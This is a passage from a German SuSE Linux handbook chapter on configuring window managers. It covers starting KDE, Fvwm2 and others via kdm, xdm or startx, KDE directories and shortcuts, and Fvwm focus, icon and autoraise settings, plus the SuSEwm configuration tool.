- Verwaltung von Icons
- Verbindung von Sounds mit Ereignissen auf dem Desktop

Wenigste Windowmanager nur verfügen über ein grafisches, „intuitiv“ bedienbares Konfigurationsprogramm, mit dem man die genannten Funktionen einrichten und verwalten kann. Dies sind z. B. *KDE*, *GNOME*, *WindowMaker* und *Enlightenment*.

Die meisten Konfigurationen geschehen über eine oder mehrere Konfigurationsdateien. Dort kann man mit Hilfe mehr oder minder einfach verstehbarer Befehle diverse Parameter einstellen. Aus der Erfahrung gesprochen: Man gewöhnt sich sehr schnell an einen Windowmanager und den Weg seiner Konfigurierbarkeit. Außerdem konfiguriert man den „Lieblingswindowmanager“ meist nur am Anfang und arbeitet den Rest der Zeit damit.

9.1.3 Starten der verschiedenen Windowmanager

Zum Aktivieren der verschiedenen Windowmanager gibt es in SuSE Linux mehrere Möglichkeiten, abhängig davon, wie Sie das X Window System starten.

Starten mit **kdm**

Wenn Sie das X Window System über den *KDM* starten, können Sie jeweils beim Login-Dialog einen Windowmanager auswählen. Der **kdm** speichert für jeden Anwender die letzte Einstellung; Näheres dazu im Abschnitt 9.2 auf Seite 271.

Starten mit **xdm**

Wenn Sie statt des *KDM* den *XDM* benutzen, müssen Sie – wie unten beschrieben – in der Datei `~/ .bashrc` die Umgebungsvariable `WINDOWMANAGER` zu setzen.

Starten mit `startx`

Wenn Sie nach dem Booten kein X Window System automatisch starten lassen, können Sie mit `startx` per Parameter einen bestimmten Windowmanager von der Textkonsole aus starten; z. B. über den Aufruf:

```
tux@erde: > startx fvwm95
```

So startet der *Fvwm95*. Als Parameter wird hier immer der Dateiname des Windowmanagers verwendet. Dies funktioniert für die meisten der mitgelieferten Windowmanager. Den Aufruf kann man z. B. um die Einstellung der Farbtiefe erweitern. Das Kommando:

```
tux@erde: > startx afterstep -- -bpp 16
```

startet das X Window System in 16 Bit Farbtiefe (65536 Farben) mit AfterStep als Windowmanager; aber wahrscheinlich haben Sie diese Farbtiefe sowieso bereits als Standard während der Installation eingestellt; vgl. Abschnitt 2.1.14 auf Seite 27 sowie Manual-Page von `startx` (`man startx`).

Die Variable `WINDOWMANAGER`

Hat man sich einmal für einen Windowmanager entschieden, kann man in die Datei `~/ .bashrc` im HOME-Verzeichnis folgende Zeile eintragen bzw. eine bestehende Zeile abändern:

```
export WINDOWMANAGER=fvwm95
```

um den *Fvwm95* zur Voreinstellung zu machen. Auch hier muss der Name des ausführbaren Windowmanager-Programms angegeben werden; immer dann auch einschließlich des Pfades zu dieser Datei, wenn das entsprechende Verzeichnis nicht in der Umgebungsvariablen `PATH` enthalten sein sollte.

Sie können diesen Eintrag mit *YaST* auch für `/etc/profile` angeben, wenn Sie die Windowmanager-Einstellung systemweit für alle Benutzer festlegen wollen; zum Vorgehen vgl. Abschnitt 3.6.6 auf Seite 112. Beachten Sie aber, dass jeder Benutzer diese Einstellung in der eigenen `~/ .bashrc` überschreiben kann.

Wechseln des Fenstermanagers während der Arbeit

Wenn Sie *SuSEwm* verwenden, ist es bei einigen Windowmanager (insbesondere bei denen der *Fvwm*-Familie) möglich, den Windowmanager zur Laufzeit zu wechseln. Bereits geöffnete Fenster (und damit die darin laufenden Prozesse) werden nicht abgebrochen. Bei einigen Windowmanagern wie *Ctwm*, *kwm* (*KDE*) oder *CDE* ist dieses Feature von den Programmierern nicht implementiert worden. Um trotzdem zwischen beliebigen Windowmanagern wechseln zu können, existiert der *SuSE DyDe* (engl. *SuSE dynamic desktop*). Wenn Sie *SuSE DyDe* verwenden wollen, müssen Sie *suse* als Windowmanager definieren bzw. im *KDM* als solchen auswählen.

9.2 KDE – das K Desktop Environment

Mit *KDE* steht für Linux eine Benutzeroberfläche zur Verfügung, die einfach zu konfigurieren ist und ein einheitliches Look & Feel für möglichst viele Applikationen bietet. KDE steht für „**K** Desktop **E**nvironment“ und ist die Unternehmung einer seit Entstehung des Projekts im Herbst 1996 stetig wachsenden Software-Entwickler-Gruppe.

KDE bietet neben einem eigenen Windowmanager (*kwm*) v. a. als zentrales Kernstück einen Filemanager-WEB-Browser (*kfm*), ein systemweites Hilfesystem (*kdehelp*) mit Unterstützung von HTML-Dokumenten, Manual-Pages und GNU-Info-Seiten. Auch eine Vielzahl mehr oder minder umfangreicher Anwendungen, die man zum täglichen Arbeiten am Rechner braucht (z. B. Mailer, Newsreader, Spiele, Systeminfo-Tools etc.), sind verfügbar.

KDE ist vollständig *URL* und *MIME*-basiert. Das heißt, dass alle Pfadangaben und Verweise auf Dateien in einem einheitlichen Format unter Angabe der Übertragungsprotokolls weitergereicht und verarbeitet werden (z. B. als Verweis auf eine HTML-Seite, auf eine Datei im lokalen Dateisystem, eine Hilfeseite oder einen FTP-Server). Außerdem wird über „Mimetypes“ definiert, welche Programme welche Dateien lesen können. Dadurch ist es möglich, unabhängig von Art und Quelle der Daten diese per Mausclick anzusehen und gegebenenfalls weiter zu verarbeiten.

Weiterhin kann der Benutzer viele Dinge in KDE per Drag & Drop erledigen, z. B. das Kopieren einer Datei von einem FTP-Server ins lokale System.

Das KDE-Hilfesystem ist ein weiterer Pluspunkt. Die Autoren von KDE-Anwendungen sind gehalten, die jeweilige Programmdokumentation in HTML dem KDE-Hilfesystem mitzugeben. Neben den HTML-Seiten des KDE-Hilfesystems – das im Übrigen von dem meisten Programmen heraus kontextsensitiv über den `‘Hilfe’`-Button aufgerufen werden kann – können auch UNIX-Manpages oder sogar GNU-Info-Seiten komfortabel als Hypertext-Dokumente durchstöbert („gebrowst“) werden.

Dass man unter KDE geschriebene Anwendungen und KDE selbst einheitlich, einfach und bequem per Menü konfigurieren und Icons als Verknüpfung auf dem KDE-Desktop ablegen kann, sind nur weitere interessante Features in einer langen Liste.

KDE wird mit Hilfe des *Qt Widget Sets* entwickelt. Qt ist (ähnlich wie Motif) eine Art Bibliothek zum Gestalten von oberflächenorientierten Programmen unter dem X Window System. Beachten Sie bitte die von der GPL abweichenden Lizenzbestimmungen von Qt (`/usr/doc/packages/qt/LICENSE`).



9.2.1 Allgemeines

KDE wird standardmäßig im Verzeichnis `/opt/kde` installiert. Alle KDE-relevanten Dateien finden sich in einem Verzeichnisbaum unterhalb dieses Pfades. Um einfacher an diese Pfade zu gelangen, wird systemweit in `/etc/profile` die Umgebungsvariable `KDEDIR` gesetzt. – Das Verzeich-

9. Der Windowmanager – Ihr Fenster zum Rechner

nis `/opt/kde/bin` ist nach Installation der KDE-Pakete automatisch im Suchpfad (PATH) für ausführbare Dateien.

Im KDE-Verzeichnisbaum liegen viele Unterverzeichnisse, von denen in Tabelle 9.1 nur die wichtigsten beschrieben werden sollen.

<code>/opt/kde/bin</code>	alle KDE-Programme (ausführbare Dateien)
<code>/opt/kde/share/config</code>	systemweite Konfigurationsdateien
<code>/opt/kde/share/applnk</code>	Programmverknüpfungen (Menüs)
<code>/opt/kde/share/apps</code>	Dateien zu KDE-Programmen
<code>/opt/kde/share/doc</code>	die Online-Hilfen
<code>/usr/doc/packages/kde</code>	zusätzliche Informationen zu KDE

Tabelle 9.1: KDE – wichtige Verzeichnisse

Für Maus-Verweigerer sind hilfreiche Tastenkombinationen in Tabelle 9.2 zusammengestellt.


<code>(Alt) + (F1)</code>	Das K-Menü wird geöffnet.
<code>(Alt) + (F2)</code>	Es wird ein universelles Eingabefeld geöffnet. Hier können Sie URLs, lokale Verzeichnisse oder Programme/Befehle eingeben
<code>(Alt) + (F3)</code>	Das Fenster wird geschlossen.
<code>(Alt) + (Tab)</code>	Hier können Sie zwischen den Fenstern des aktuellen Desktops umschalten
<code>(Strg) + (Esc)</code>	Es öffnet sich eine Sitzungsübersicht mit den angezeigten Fenstern aller Desktop
<code>(Strg) + (F1) ... (F8)</code>	Umschalten zwischen den Desktops 1 bis 8.

Tabelle 9.2: KDE – wichtige Tastenkombinationen

9.2.2 kdm – grafisches Einloggen

Nicht zuletzt der Displaymanager *KDM*, der zusammen mit den KDE-Paketen kommt, ist eine wertvolle Erweiterung eines jeden Linux-Systems. Über den *KDM* meldet sich der Benutzer grafisch am System an. Die Standardkonfiguration des *KDM* in SuSE Linux zeigt Abbildung 9.6 auf der nächsten Seite.

Mit den verschiedenen „Buttons“ (Schaltflächen) können Sie den zu startenden Windowmanager (`'Sessiontype'`) oder die Sprache (`'Langua-`

Abbildung 9.6: Der Displaymanager *kdm*

ge') auswählen. Weiterhin ist es für Einplatzrechner ein angenehmes Feature, dass man über den Button 'Shutdown' den Rechner herunterfahren kann, um ihn dann auszuschalten; vgl. Abschnitt 19.2 auf Seite 478.

Der *KDM* ist vielfältig konfigurierbar. Die Konfiguration kann zum einen direkt über die Konfigurationsdatei `/opt/kde/share/config/kdmrc` erfolgen, zum anderen über einen Konfigurationsdialog aus dem KDE-Menü. – In SuSE Linux ist die Konfiguration der erreichbaren Windowmanager und das Starten des *KDM* zudem über *YaST* bequem möglich; vgl. Abschnitt 3.6.5 auf Seite 111.

Die Werte dieser Variablen werden von *SuSEconfig* in `/opt/kde/share/config/kdmrc` eingearbeitet und stehen beim nächsten Start des *KDM* zur Verfügung; diesen bei Bedarf mit der Tastenkombination `(Strg) + (Alt) + (←)` neu starten. Sollten Sie im laufenden KDE-System mittels des KDE Kontrollzentrums den *KDM* konfiguriert haben, wird das automatische Einarbeiten der Variablen aus `/etc/rc.config` unterlassen, um Ihre Änderungen nicht zu überschreiben. Wenn Sie dennoch die Konfiguration über `/etc/rc.config` vornehmen lassen wollen, ist es notwendig, dass Sie die Datei `kdmrc.SuSEconfig`, die immer von *SuSEconfig.kdm* angelegt wird, in `kdmrc`¹ umzubenennen. Dann wird `kdmrc` auch wieder jedes Mal neu generiert.


9.2.3 Was ist das Tolle an KDE?

Da wir uns nun mit Hilfe des *KDM* komfortabel grafisch einloggen können, ist es an der Zeit, auf die Besonderheiten von KDE einzugehen. Dazu soll hier der Ablauf nach dem Einloggen (bzw. nach dem `startx`-Aufruf) beschrieben werden.

Beim ersten Einloggen erscheinen nach kurzer Zeit einige Dialogboxen, die das Fehlen von verschiedenen Dateien und Verzeichnissen mitteilen. Dies ist kein Fehler, sondern nur logisch. KDE legt nämlich – ähnlich der Verzeich-

¹ Beide Dateien befinden sich im Verzeichnis `/opt/kde/share/config`

nisstruktur in `/opt/kde` (Tabelle 9.1 auf Seite 272) – im Benutzerverzeichnis einige Verzeichnisse und Konfigurationsdateien an. Dies geschieht in den Verzeichnissen `HOME/.kde` und `HOME/Desktop`. Das erste Verzeichnis dient zur Ablage der Konfigurationsdateien der einzelnen KDE-Anwendungen, das zweite zum Ablegen von Programmverknüpfungen.

All diese Dialoge können Sie guten Gewissens mit  oder mit der Maus bestätigen.

Danach wird der *kfm* (**K FileManager**) gestartet. Der *kfm* ist ein sehr grundlegender Bestandteil von KDE. Wie schon in der Einleitung dieses Kapitels beschrieben, kann der *kfm* mit sehr verschiedenen Arten von Dateien umgehen, da die Behandlung der Dateinamen über URLs geschieht. Egal ob man eine Datei als Archiv vom FTP-Server (URL-Präfix `ftp:`) oder als Datei (URL-Präfix `file:`) lokal kopiert, ob man eine Manpage (URL-Präfix `man:`), eine GNU-Info-Seite (URL-Präfix `info:`) oder eine HTML-Seite vom einem WWW-Server (URL-Präfix `http:`) – sie alle werden von *kfm* gleich behandelt und dargestellt. Selbst Bilder in verschiedenen Formaten können mit Hilfe eines externen Betrachters angesehen werden. Ein typisches *kfm*-Fenster zeigt Abbildung 9.7.



Abbildung 9.7: Der Dateimanager *kfm*

Für den Benutzer werden diese Fähigkeiten schnell zur Selbstverständlichkeit, genauso wie das einfache Kopieren von Dateien per Mausklick. An dieser Stelle soll kurz darauf hingewiesen werden, dass man durch das Klicken mit der rechten Maustaste auf ein Dateisymbol ein Menü öffnet, das einem verschiedene Möglichkeiten, diese Datei zu manipulieren, z. B. die Eigenschaften der Datei bzw. des Programms festzulegen.

Die Eigenschaften eines Programms, z. B. mit welchen Parametern das Programm gestartet wird, mit welchem Icon es auf dem Desktop dargestellt wird usw. werden in einer Datei mit der Extension `.kde1lnk` abgelegt. Das Verändern der Eigenschaften erfolgt über einen Dialog, wie der in Abbildung 9.8 auf der nächsten Seite. Diese Datei liegt als (editierbare) ASCII-Datei vor. Es lohnt sich, diese Dateien anzusehen, die z. B. in `~/Desktop` oder (systemweit) in `/opt/kde/share/applnk` liegen; diese Dateien vertreten die auf dem Desktop und die im Menü dargestellten Icons. Der Inhalt dieser

Dateien ist vom Format her einheitlich, wie das der anderen KDE-Konfigurationsdateien.




Abbildung 9.8: Der Eigenschaften-Dialog

Als letztes Programm startet im Allgemeinen die Menüleiste *KPanel*. In dieser Menüleiste liegen zum einen die Bedienelemente für die einzelnen virtuellen Bildschirme, zum anderen ein besonderes Menü (das mit dem großen 'K'), in dem alle systemweit verfügbaren KDE-Menüeinträge untergebracht sind (siehe die `kdeInk`-Dateien!). Auch die Konfiguration des KDE-Systems mit Hilfe des KDE-Kontrollzentrums (Abbildung 9.9 auf der nächsten Seite) und die des *KPanel*s sind in diesem Menü zu finden.

KPanel kann aber noch mehr. Zum einen ist es möglich, per Drag & Drop, Programm-Icons auf dem *KPanel* abzulegen und von dort aus die entsprechenden Programme zu starten. Und mehr noch, *KPanel* kann laufende Programme „schlucken“. Kandidaten hierfür sind z. B. *klipper* (mehrere Buffer für cut and paste) oder *korn*, der anzeigt, wie viele Mails in einer bestimmten Maildatei liegen. Die Anwendungen laufen dann innerhalb des *KPanel*s und sind dadurch – das ist wichtig – auf allen Desktops sichtbar.

Alle KDE-Programme hier aufzuzählen würde sicher zu weit führen und ist aufgrund des ständig wachsenden und sich verändernden Angebots auch fast unmöglich. Da es eines der Ziele des KDE-Teams ist, Computer benutzbarer




Abbildung 9.9: Das Kontrollzentrum

zu machen, sollten Sie dieses Angebot nutzen, indem Sie durch das Menü gehen und sich das eine oder andere Programm ansehen.

Hilfestellung bekommen Sie zu den meisten Programmen von kdehelp, das Sie bequem durch Drücken der rechten Maustaste auf den Hintergrund aus dem dann hochkommenden Menü starten können (abgesehen von den anderen interessanten Möglichkeiten dieses Menüs!).

Behalten Sie jedoch bitte immer im Hinterkopf, dass viele KDE-Pakete, die wir mitliefern, noch im ALPHA-Stadium sind. Das heißt: sie können instabil sein, nicht vollständig implementiert und rätselhafte Dinge können passieren. Im allgemeinen geschieht jedoch nicht mehr, als dass bloß das jeweilige Programm abstürzt und Sie es neu starten müssen.

Es stehen Ihnen einige Mailinglisten bei <http://www.kde.org>, der Home-Site des KDE-Projekts, zur Verfügung. Der Server hält eine große Menge an Informationen zu KDE, dessen Hintergründe und Intentionen und den aktuellen Entwicklungsstand bereit.

Am Ende soll noch der Hinweis auf den SuSE-FTP-Server stehen, wo Sie unter ftp://ftp.suse.com/pub/SuSE-Linux/suse_update/KDE speziell an SuSE Linux angepasste KDE-Pakete finden; diese Pakete können Sie bequem mit YaST in das System einspielen. Lesen Sie zudem die dort verfügbaren Texte zur Installation und zur Verwendung von KDE in SuSE Linux.

9.3 Der Fvwm

Allgemeines

Im Folgenden soll auf den *Fvwm2* (**fvwm2**) eingegangen werden. Er ist einer der wegweisenden Windowmanager unter Linux und zeugt noch immer Nachkommen – zuletzt wohl den *Scwm* (**scwm**).

Unter SuSE Linux ist der *Fvwm2* im Paket `fvwm`, Serie `xwm`, verpackt, der alte *Fvwm1* im Paket `fvwm1`, Serie `xwm`.

Neben den üblichen Funktionen zum Management der Fenster und deren Dekoration mit „Buttons“ (Schaltflächen) bietet er Hintergrundmenüs und modulare Teilprogramme, die zur Laufzeit nachgeladen werden können; dadurch lassen sich einige interessante Funktionen zur Verfügung stellen, wie z. B. eine Button-Leiste.

Mehr Informationen zu Funktion, Aufruf und Konfiguration des *Fvwm* und seiner Module erhält man durch die zugehörigen Manual-Pages (Manual-Page von **fvwm2** (**man fvwm2**), Manual-Page von **FvwmAudio** (**man FvwmAudio**), Manual-Page von **FvwmButtons** (**man FvwmButtons**) etc.). Im Dokumentationsverzeichnis `/usr/doc/packages/fvwm` findet man die mit dem Paket mitgelieferten Beispiel-Konfigurationsdateien.

Wenn Sie nicht eine Konfigurationsdatei von Null an schreiben wollen, können Sie sich ein „Gerüst“ von *SuSEwm* generieren lassen und dann auf Ihre eigenen Wünsche hin abändern. *SuSEwm* wird in Abschnitt 9.5 auf Seite 282 beschrieben.

Konfigurationsdateien des Fvwm

Konfigurieren kann man den *Fvwm* über zwei Dateien:

- Eine systemweite Konfigurationsdatei, die immer vorhanden sein sollte. Die Datei ist im Verzeichnis `/usr/X11R6/lib/X11/fvwm2` zu finden und heißt `.fvwm2rc`.
- Eine benutzereigene, die nicht unbedingt vorhanden sein muss. Sie heißt ebenfalls `~/.fvwm2rc` und liegt im Benutzerverzeichnis des jeweiligen Benutzers.

Das in Abschnitt 9.5 auf Seite 282 beschriebene Programm *SuSEwm* stellt bei der Installation eines SuSE Linux-Systems sicher, dass immer eine systemweite Konfigurationsdatei für den *Fvwm* angelegt wird.

Der *Fvwm* liest die Konfigurationsdateien, wenn er startet. Ein Windowmanager wird aus `/usr/X11R6/lib/X11/xinit/xinitrc` bzw. aus `~/.xinitrc` heraus gestartet. Dazu sollte die Umgebungsvariable `WINDOWMANAGER` mit dem vollen Dateinamen der ausführbaren Datei des jeweiligen Windowmanagers, z. B. `/usr/X11R6/bin/fvwm2` gesetzt sein; siehe auch auf Seite 270. – Zuerst wird versucht, die benutzereigene Konfigurationsdatei zu lesen und dann, wenn es keine benutzereigene gibt, die systemweite Konfigurationsdatei.

Die einzelnen Module des *Fvwm* lesen ebenfalls dieselben Konfigurationsdateien, wenn sie aufgerufen werden, jedoch benutzen sie nur die Teile der Konfigurationsdatei, die das jeweilige Modul direkt betreffen.

Es empfiehlt sich natürlich für jeden Benutzer, eine eigene Konfigurationsdatei anzulegen, die dieser dann nach Belieben verändern kann. Nach Änderungen an den Konfigurationsdateien ist ein Neustart des Windowmanagers notwendig, damit die Änderungen wirksam werden.

Zum Neustart des Windowmanagers gibt es (bei der vorinstallierten SuSE-Konfiguration) einen Menüeintrag im Menü 'Arbeitsmenü' und dort das Untermenü 'Fenstermanager'. Dieselbe Wirkung hat ein Beenden und Neustarten des X-Servers.

9.4 Fvwm-Einstellungen

Allgemeines

Wir kommen zu der privaten Fvwm-Konfigurationsdatei, die Sie sich zuerst anlegen müssen. Wie das geht, ist auf Seite 283 beschrieben. Neben der Erzeugung durch *SuSEwm* können Sie natürlich auch die von den Fvwm-Programmierern mitgelieferte Konfigurationsdatei `~/ .fvwm2rc` aus dem Verzeichnis `/usr/doc/packages/fvwm/system.fvwm2rc` nehmen.

Laden Sie mit Ihrem Lieblingseditor die Datei `~/ .fvwm2rc`. Wir werden uns dann einige Konfigurationsmöglichkeiten ansehen.

Was passiert beim Start des Fvwm

Blättern Sie durch, bis Sie zum Kommentar in Datei 9.4.1 kommen.

```
#####  
#  
#   initialization function head  
#   common to all wms  
#  
#####
```

Datei 9.4.1: **InitFunction** in der Datei `~/ .fvwm2rc`

Daran anschließend finden Sie alle Aktionen, die beim *Neustart* des Fvwm ausgeführt werden. Hier wird das Modul *FvwmBanner* geladen (das Logo), mehrere *xterm* werden gestartet und ein *xpmroot* wird aufgerufen. Dieses Programm dient dazu, Bilder auf den Hintergrund (also auf das „Root Window“) zu bringen. Sie können hierzu alle Programme verwenden, die in der Lage sind, das Hintergrundbild zu gestalten (z. B. *xsetroot*, *xearth*, *xv*, etc.).

Hier noch ein Beispiel mit dem Programm *xv*:

```
+ "I" Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.png
```

Das Hintergrundbild sollten Sie nochmal bei den Aktionen aufführen, die beim Neustart des Fvwm gestartet werden, d. h. Sie sollten sie in der Funktion **RestartFunction** einfügen. Diese finden Sie in Datei 9.4.2 auf der nächsten Seite.

Oft sehen sich die **InitFunction** und die **RestartFunction** sehr ähnlich, haben sie doch beide mit dem Starten des Windowmanagers zu tun. In der **RestartFunction** jedoch verzichtet man im Allgemeinen darauf, das Banner des Windowmanagers zu starten.

```
#####
#
#  restart function
#  common to all wms
#
#####
```

Datei 9.4.2: **InitFunction** in der Datei `~/ .fvwm2rc`

Neben den Funktionen **InitFunction** und **RestartFunction** gibt es zusätzlich eine **ExitFunction**. Wie man aus dem Namen vermuten kann, ist dies eine „Aufräum“-Funktion, in der man angibt, welche Programme vor einem Neustart bzw. vor dem Verlassen des Windowmanagers gestartet werden. Auf diese Weise kann man z. B. den Bildschirmhintergrund löschen, bevor der Neustart des Windowmanagers wieder ein neues Hintergrundbild startet.

Farben und Fonts

Die Einstellungen für Farben und Fonts finden Sie in der Sektion Datei 9.4.3.

```
#####
#
#  colors and fonts
#
#####
```

Datei 9.4.3: Farb- und Zeichensatzeinstellung in der Datei `~/ .fvwm2rc`

Hier können Sie nach Herzenslust schalten und walten. Setzen Sie die Farben ein, die Ihnen am besten gefallen. Sie können alle installierten Farben nehmen. Welche installiert sind, hängt u. a. von Ihrer Grafikkarte ab. Drücken Sie die rechte Maustaste und gehen Sie ins Menü 'System'. Von dort aus ins Menü 'Information'. Etwa am Ende sehen Sie einen Menüeintrag 'Farbpalette'. Starten Sie es, und es kommt ein Fenster mit einer Palette aller dem System bekannten Farben. Hieraus dürfen Sie sich nun eine aussuchen. Die Namen der Farben stehen übrigens in der Datei `/usr/X11R6/lib/X11/rgb.txt`

Ein paar Zeilen darunter entdecken Sie Zeilen der folgenden Art:

```
WindowFont  -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

Dies ist die systematische Bezeichnung einer Schrift (engl. *font*) im X Window System. Jeder Font wird auf diese Weise beschrieben. Die einzelnen Namensbestandteile hier zu erklären, würde aber zu weit führen. Um das Ganze nicht zu unübersichtlich zu machen, existieren eine Reihe von *Übernamen* (engl. *alias*) für diese Fonts. Die Zeichensätze stehen üblicherweise im Verzeichnis `/usr/X11R6/lib/X11/fonts`. In den Unterverzeichnissen existiert jeweils eine Datei `fonts.alias`. Sie enthält gebräuchliche Abkürzungen für einzelne Fonts:

```
variable  -*-helvetica-bold-r-normal-*-120-*-*-*-iso8859-1
5x7      -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Das lässt sich dann schon besser merken.

Icons

Um die Icons geht es in Datei 9.4.4.

```
#
# others
#
Style "xterm"           Icon Terminal.xpm
Style "xosview"        NoTitle, Sticky
Style "xosview"        UsePPosition
```

Datei 9.4.4: Icons für bestimmte Fenster

Hier können Sie den jeweiligen Anwendungen ein Icon zuordnen. Sie müssen nur beachten, dass sich die gewünschten Icons auch im **IconPath** befinden; der **IconPath** wird ziemlich am Anfang der Datei `~/ .fvwm2rc` gesetzt. Prinzipiell können Sie jedes Icon, das in einem der Pfade liegt, die hinter dem Bezeichner **PixmapPath** aufgeführt sind, verwenden. Bei allen Icons, die aus einem nicht in diesem Pfad liegenden Verzeichnis stammen, müssten Sie den kompletten Pfad zu dem jeweiligen Icon angeben.

Nehmen wir mal an, Sie möchten, dass *ghostview* ein Gespenst als Icon kriegt. Schauen Sie unter dem Pfad nach und Sie finden ein Icon mit Namen `ghostbusters.xpm`. Fügen Sie die folgende Zeile zu dem Abschnitt hinzu:

```
Style "ghostview" Icon ghostbusters.xpm
```

Das war's. Analog können Sie Icons für fast alle Anwendungen angeben. Die meisten Anwendungen haben bereits Ihre Standard-Icons. Sie müssen auf jeden Fall den *richtigen* Namen der Anwendung (genauer: den Namen des Fensters der Anwendung kennen, denn ein **xTerm** statt **xterm** würde zu keinem Erfolg führen. Schließlich kümmert sich der Fenstermanager ja um Fenster! Den Namen eines Fensters findet man heraus, indem man aus dem Menü ('Fenstermanager' → 'Module') das Modul 'Ident' (Programmname *FvwmIdent*) aufruft und auf das betreffende Fenster klickt.

Cursor

Auch Form und Aussehen des Cursors kann verändert werden. Hierfür dient das Programm *xsetroot*, das auch eingeschränkt zum Einbinden eines Hintergrundbildes verwendet werden kann. Aufgerufen wird es mit:

```
tux@erde: > xsetroot -cursor <bitmapfile>
```

Hier steht **<bitmapfile>** für ein beliebiges Bitmap. Standardmäßig sind die Bitmaps unter `/usr/X11R6/include/X11/bitmaps` zu finden. Suchen Sie sich ein passendes aus, oder erstellen Sie sich selber eines, z. B. mit *bitmap*.

Fokus

Ein besonders beliebtes Feature der Fvwm-Familie ist es, dass man zur Laufzeit das Verhalten der Fenster beim Wechseln des aktiven Fensters festlegen kann. Neben der Laufzeitänderung kann man das Fokus- und Raising-Verhalten auf dauerhaft in der Konfigurationsdatei einstellen.

Mit Fokus bezeichnet man die Eigenschaft des Windowmanagers, mit der die aktuellen Eingaben und Mausklicks an ein bestimmtes Fenster weitergegeben werden. Dabei gibt es 3 Möglichkeiten:

- Man muss auf ein Fenster klicken, damit man z. B. Tastatureingaben an den in diesem Fenster laufenden Prozess machen kann. Dieses Verhalten heißt auf Englisch *Click to focus*. Man findet es z. B. auch standardmäßig unter Windows oder OS/2.
- Man geht mit dem Mauszeiger über ein Fenster und dieses erhält automatisch den Fokus. Dieses Verhalten wird mit *Focus follows mouse* bezeichnet. Verlässt der Mauszeiger das Fenster, auch wenn er nicht aus ein anderes Fenster geht, sondern über dem Hintergrund liegt, verlässt der Fokus das eben noch fokussierte Fenster.
- Eine fortgeschrittenere Variante ist das beim Fvwm und Fvwm95 einstellbare Verhalten *Sloppy Focus*. Dabei verhält sich der Fokus wie bei *Focus follows mouse*, jedoch bleibt der Fokus beim fokussierten Fenster, solange man kein anderes Fenster fokussiert, d. h. der Fokus bleibt auch auf dem fokussierten Fenster, wenn man nur auf dem Bildschirmhintergrund steht.

Beim Fvwm kann man das Fokus-Verhalten für jedes Fenster getrennt einstellen. Wie viele andere Einstellungen auch, erfolgt die Fokuseinstellung über einen Style-Befehl:

```
Style "*" ClickToFocus
```

stellt die Fokusstrategie **ClickToFocus** für alle Fenster ein. Das gleiche kann man für die Einstellungen **SloppyFocus** und **FocusFollowsMouse** eingeben, wobei letzteres die Voreinstellung des Fvwm ist.

9.4.1 Autoraise

Neben dem Fokus ist auch das Raising-Verhalten, also wann ein Fenster in den Vordergrund kommt, wichtig. Die Voreinstellung ist hier, dass ein Fenster immer seine relative Position zu den anderen Fenstern (also: dahinter oder davor) beibehält, bis man es durch Klicken auf den Rahmen oder die Titelleiste in den Vordergrund bringt.

Manche Benutzer sind es aber gewohnt, dass ein Fenster in den Vordergrund kommt, wenn man mit der Maus darüberfährt. Dieses Verhalten nennt man AutoRaising. Es ist im Übrigen nur in Verbindung mit **FocusFollowsMouse** oder **SloppyFocus** sinnvoll. Zusammen mit dem Fokusmodell **ClickToFocus** (Standardeinstellung in Fvwm95) hat es keinen Effekt.

Um AutoRaising benutzen zu können, kann man das Fvwm-Modul AutoRaise aus dem Menü starten (Menü 'Fenstermanager', 'Module', 'AutoRaise Ein/Aus'). Damit das AutoRaising dauerhaft zur Verfügung steht, muss in der Konfigurationsdatei des Fvwm2 (~/.fvwm2rc) jeweils ein Eintrag in die Funktionen **InitFunction** und **RestartFunction** erfolgen:

```
Function InitFunction
+ "I" Module FvwmAuto 200

Function RestartFunction
+ "I" Module FvwmAuto 200
```

Der Wert 200 gibt die Wartezeit in Millisekunden an, bevor ein Fenster in den Vordergrund gebracht wird. Die Wartezeit ist sinnvoll, da andernfalls jedes „berührte“ Fenster sofort nach oben kommt, was letztlich zu einer Art andauerndem Flimmern wird :-)

9.5 Windowmanager konfigurieren mit *SuSEwm*

Was ist *SuSEwm*?

Das Programm *SuSEwm* – enthalten im Paket *susewm* – vereinfacht den Umgang mit den Windowmanagern *Fvwm1*, *Fvwm*, *Fvwm95*, *Bowman*, *AfterStep*, *Ctwm*, *WindowMaker*, *Mwm*², aber auch mit den Desktops des *KDE* und des *GNOME* Projekts.

Da *Fvwm1*, *Fvwm*, *Fvwm95*, *Bowman* und *AfterStep* jeweils auf demselben Windowmanager basieren, werden diese fünf Windowmanager ähnlich konfiguriert und bieten ähnliche Features an.

Andererseits haben sie jedoch auch z. T. erhebliche Unterschiede bei der Konfiguration. Damit der Benutzer die gemeinsamen Fähigkeiten aller Windowmanager nutzen kann, ohne jedoch fünf verschiedene Konfigurationsdateien zu verwalten, fasst *SuSEwm* durch eine abstrakte Makrosprache die Konfiguration der fünf Windowmanager weitestgehend zusammen.

Mehr noch. Selbst die gänzlich unterschiedlichen Windowmanager *Ctwm*, *Mwm*, *WindowMaker*, das *kpanel* des *KDE* Desktops und das *panel* des *GNOME* Desktops werden ebenfalls mit *SuSEwm* konfiguriert. Allerdings bezieht sich deren Konfiguration nur auf die automatisch generierten Menüs. Desweiteren können die Menüs für diese Windowmanager nicht aus dem Menü (z. B. in *Fvwm*) heraus generiert werden, sondern diese werden immer nur systemweit durch *SuSEconfig* angelegt.

Die Unterschiede in der Konfiguration der einzelnen Windowmanager können durch Windowmanager-spezifische Statements berücksichtigt werden.

Durch *SuSEwm* werden die Menüs bzw. die vom Windowmanager unterstützten Module abhängig von den *tatsächlich* installierten Software-Paketen konfiguriert: Menüeinträge zu nicht installierten Programmen werden *nicht* generiert.

Weitere besondere Features des *SuSEwm* sind:

- Konfiguration von zehn Windowmanagern bzw. Desktops: *Fvwm1*, *Fvwm*, *Fvwm95*, *Bowman*, *AfterStep*, *Ctwm*, *Mwm*, *WindowMaker*, *GNOME Panel* und *KDE Panel*.
- Ein zentrales Bibliotheksverzeichnis für alle Windowmanager, einheitliche Makros für unterschiedliche Konfigurationsdateien.

² Der *MWM* ist Teil von *Motif* (kommerziell); in dem Paket *lesstif* befindet sich eine freie Version.

- Zusätzliche Konfigurationsdateien für die einzelnen Windowmanager, um deren Eigenheiten und Besonderheiten zu berücksichtigen.
- Berücksichtigung zusätzlicher Konfigurationsdateien für Windowmanager. Außerdem werden bei der Konfiguration im Gesamtsystem Variablen in `/etc/rc.config` beachtet.
